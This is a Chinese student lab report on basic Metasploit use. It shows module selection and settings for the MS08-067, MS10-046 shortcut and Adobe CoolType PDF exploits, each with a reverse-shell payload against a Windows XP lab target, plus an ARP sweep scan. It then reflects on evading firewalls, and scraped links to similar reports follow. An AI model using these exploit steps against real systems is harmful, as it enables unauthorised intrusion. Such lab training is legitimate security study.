
20155208徐子涵 Exp5 MSF基础应用
20155208徐子涵 Exp5 MSF基础应用
基础问题回答
用自己的话解释什么是exploit,payload,encode.
Exploit:Exploit 的英文意思就是利用,它在黑客眼里就是漏洞利用。有漏洞不一定就有Exploit(利用)。有Exploit就肯定有漏洞,所以说exploit和漏洞就是紧密相关的。
Payload:payload属于名词意思有:有效载荷,而在网络攻防这一领域,他也可以说成是有效攻击载荷,相当于是将shellcode进行执行。
Encode:encode的意思就是编码,主要是将后门等程序进行处理从而实现免杀等效果。
实践开始
实践一
MS08-067远程溢出漏洞攻击
首先打开msfconsole界面,指令就是简单的
msfconsole然后进行检索,使用指令
search ms08_067来对漏洞可以运用的攻击模块进行查询:

- 然后对所查询的攻击模块进行观察,看我们要使用哪一种攻击模块,这次我们选择使用
exploit/windows/smb/ms08_067_netapi

使用show payload可以查看我们使用的有效攻击载荷:
- 然后我们对所选取的payload进行设置,指令为
set payload generic/shell_reverse_tcp,然后show options查看设置状态:

这里要注意,我们需要设置RHOST和LHOST,一个是靶机的IP地址,另一个是攻击机的IP地址,设置成功:

- 然后就是最紧张刺激的时刻,开始攻击
exploit,好的,一次性成功,获取主机的shell,这下我们可以为所欲为了,那就看一下靶机系统信息,使用指令systeminfo:

- OK,成功完成。
实践二
对浏览器攻击:ms10_046漏洞攻击
- 开始的步骤总是那么的相似,打开平台,对攻击模块进行检索:

- 这次我们选择使用的是
exploit/windows/browser/ms10_046_shortcut_icon_dllloader

查看show payload:
- 这里我们所选择的payload是
windows/meterpreter/reverse_tcp
并进行设置,先用show options查看所需要设置的参数:

- 与上一个实践不同的是:SRVHOST填的是本地监听主机的IP地址,LHOST也是监听的IP地址,所以这里SRVHOST和LHOST都应该填攻击机的IP地址:

设置成功后,我们打开xp系统的IE浏览器,打开链接:
http://192.168.88.134:80/:

此时kali显示接入一个会话:

- 使用
sessions -i 2选择会话2(因为第一次IP地址输错了,所以不是会话1,而是会话2),成功获取了靶机的shell,利用systeminfo指令查看靶机的系统信息:

- OK,第二个实践大功告成。
实践三
对Adobe的漏洞攻击
- 真的不想再重复上面那句话了,可是又有什么办法呢,还是要先打开平台检索和adobe漏洞有关的攻击模块啊:

- 这次选择
exploit/windows/fileformat/adobe_cooltype_sing,然后查看payload:

- 选择
windows/meterpreter/reverse_tcp来攻击,并使用show options查看所需要设置的参数:


- 这个好哎,只需要设置主机IP就可以,设置成功后直接开始输入
exploit,发现产生了一个pdf文件:
- 找到这一文件(刚开始还没找到,后来发现这个文件被隐藏了,设置显示隐藏文件就可以看到了):
- 然后将文件拷到靶机中,设置主机IP及端口,输入
exploit开始攻击,另一方面,在靶机中打开pdf文件,发现成功获取靶机shell:

实践四
ARP攻击

msf > use auxiliary/scanner/discovery/arp_sweep

然后

set RHOSTS 192.168.108.0-192.168.108.255

然后 exploit进行攻击
这个时候我们发现我们找到了192.168.88.130这一IP地址,这个就是我们想要找的靶机:
可以发现NTP网络时间协议服务器,它是用来同步各个计算机的时间的协议用的
实践五
辅助模块的应用
- 首先使用
show auxiliary查看可以运用的辅助模块:

这里我们选择ARP扫描,使用命令:
use scanner/discovery/arp_sweep,并使用show options查看参数:发现只需要设置主机的IP就可以
使用exploit指令开始扫描,成功扫描到靶机的smb版本:

实验总结与体会
通过这次的实验,我们充分利用了msf这一平台,不过msf也仅仅只是一个品台,有很多攻击都不能通过其来实现,比如我们如果把靶机换成windows7或者以上版本的系统时,我们就很难攻击成功,所以如果我们还想在这一方面更进一步的话,我们就要多研究多琢磨,看看还有什么好的平台或者软件、漏洞才会更接近攻击的实现。
离实战还缺些什么技术或步骤?
我觉得距离实战还有不少的距离,我们要做到攻击就要绕过防火墙,而这次的实验整体都是关闭了防火墙来做的,还有就是怎么才能做到让靶机顺其自然的打开建立连接的文件,这都是值得思考的而问题。
20155208徐子涵 Exp5 MSF基础应用的更多相关文章
- 2018-2019 20165232 Exp5 MSF基础应用
2018-2019 20165232 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个 ...
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
- 2018-2019-2 20165206 网络攻防技术 Exp5 MSF基础应用
- 2018-2019-2 20165206<网络攻防技术>Exp5 MSF基础应用 - 实验任务 1.1一个主动攻击实践,如ms08_067; (1分) 1.2 一个针对浏览器的攻击,如 ...
- 2018-2019 20165235 网络对抗 Exp5 MSF基础
2018-2019 20165235 网络对抗 Exp5 MSF基础 1. 实践内容(3.5分) 1.1一个主动攻击实践 攻击方:kali 192.168.21.130 靶机: win7 192.16 ...
- 2018-2019-2 网络对抗技术 20162329 Exp5 MSF基础应用
目录 Exp5 MSF基础应用 一.基础问题回答 二.攻击系统 ms08_067攻击(成功) 三.攻击浏览器 ms11_050_mshtml_cobjectelement(Win7失败) 手机浏览器攻 ...
- 2018-2019-2 20165311《网络对抗技术》Exp5 MSF基础应用
<网络对抗技术>Exp5 MSF基础应用 实验目的 实验内容 一个主动攻击实践(ms08_067) 一个针对浏览器的攻击(ms11_050) 一个针对客户端的攻击(adobe_toolbu ...
- 2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具 ...
- 2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用 验前准备 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻 ...
随机推荐
- JavaScript(数据类型、字符串操作)
JS基础 建议:一般情况下不在 head 标签中写 js 语句,因为该 js 语句会在 body 加载之前就执行,可能导致某些效果无效 // 单行注释 /*多行 * 注释*/ // 控制台输出语句 c ...
- mui框架下监听返回按钮
用于监听mui框架下的Android手机的返回按键(物理键) mui.back = function() { if(b == true) {//一个标识符,在某个状态下不允许双击返回关闭程序 aler ...
- dropna(thresh=n) 的用法
thresh=n,保留至少有 n 个非 NA 数的行
- EXCEL中把两列表格里的数字合成一列并且中间用逗号隔开
背景:使用loadrunner做参数化时,往往需要在excel表格中做数据,比如:第一列是用户名,第二列是密码,格式如下: 再将用户名和密码合并成一列,以逗号分隔,需要用到的公式为: =A1& ...
- Rancher2.0中邮件通知的设置
1-邮件通知的设置-中国电信189邮箱 2-2-邮件通知的设置-腾讯免费企业邮箱 **说明:网易163邮箱.QQ邮箱没有设置成功,可能是因为邮箱设置得太安全的缘故. 参考链接: 中国电信189邮箱 ...
- [easyUI] datagrid 数据格 可以进行分页
1. 新建一个GridNode的类: public class GridNode { private Long id; private String title;//投票标题 private Inte ...
- Nearest neighbor graph | 近邻图
最近在开发一套自己的单细胞分析方法,所以copy paste事业有所停顿. 实例: R eNetIt v0.1-1 data(ralu.site) # Saturated spatial graph ...
- 【分布式搜索引擎】Elasticsearch如何部署以及优化查询性能
一.Elasticsearch生产集群如何部署 (1)es生产集群部署5台机器,若每台机器是6核64G的,那么集群总内存是320G (2)假如我们es集群的日增量数据大概是2000万条,每天日增量数据 ...
- Lua 语言环境安装
Linux 系统上安装(本文使用了5..0版本进行安装:) curl -R -O http://www.lua.org/ftp/lua-.tar.gz tar zxf lua-.tar.gz cd l ...
- UI 增加文本
1.直接在节点上增加VALUE NODE. 2.写GET,SET,I,P的相关实现 method GET_ZH12. DATA: lr_current TYPE REF TO if_bol_bo_pr ...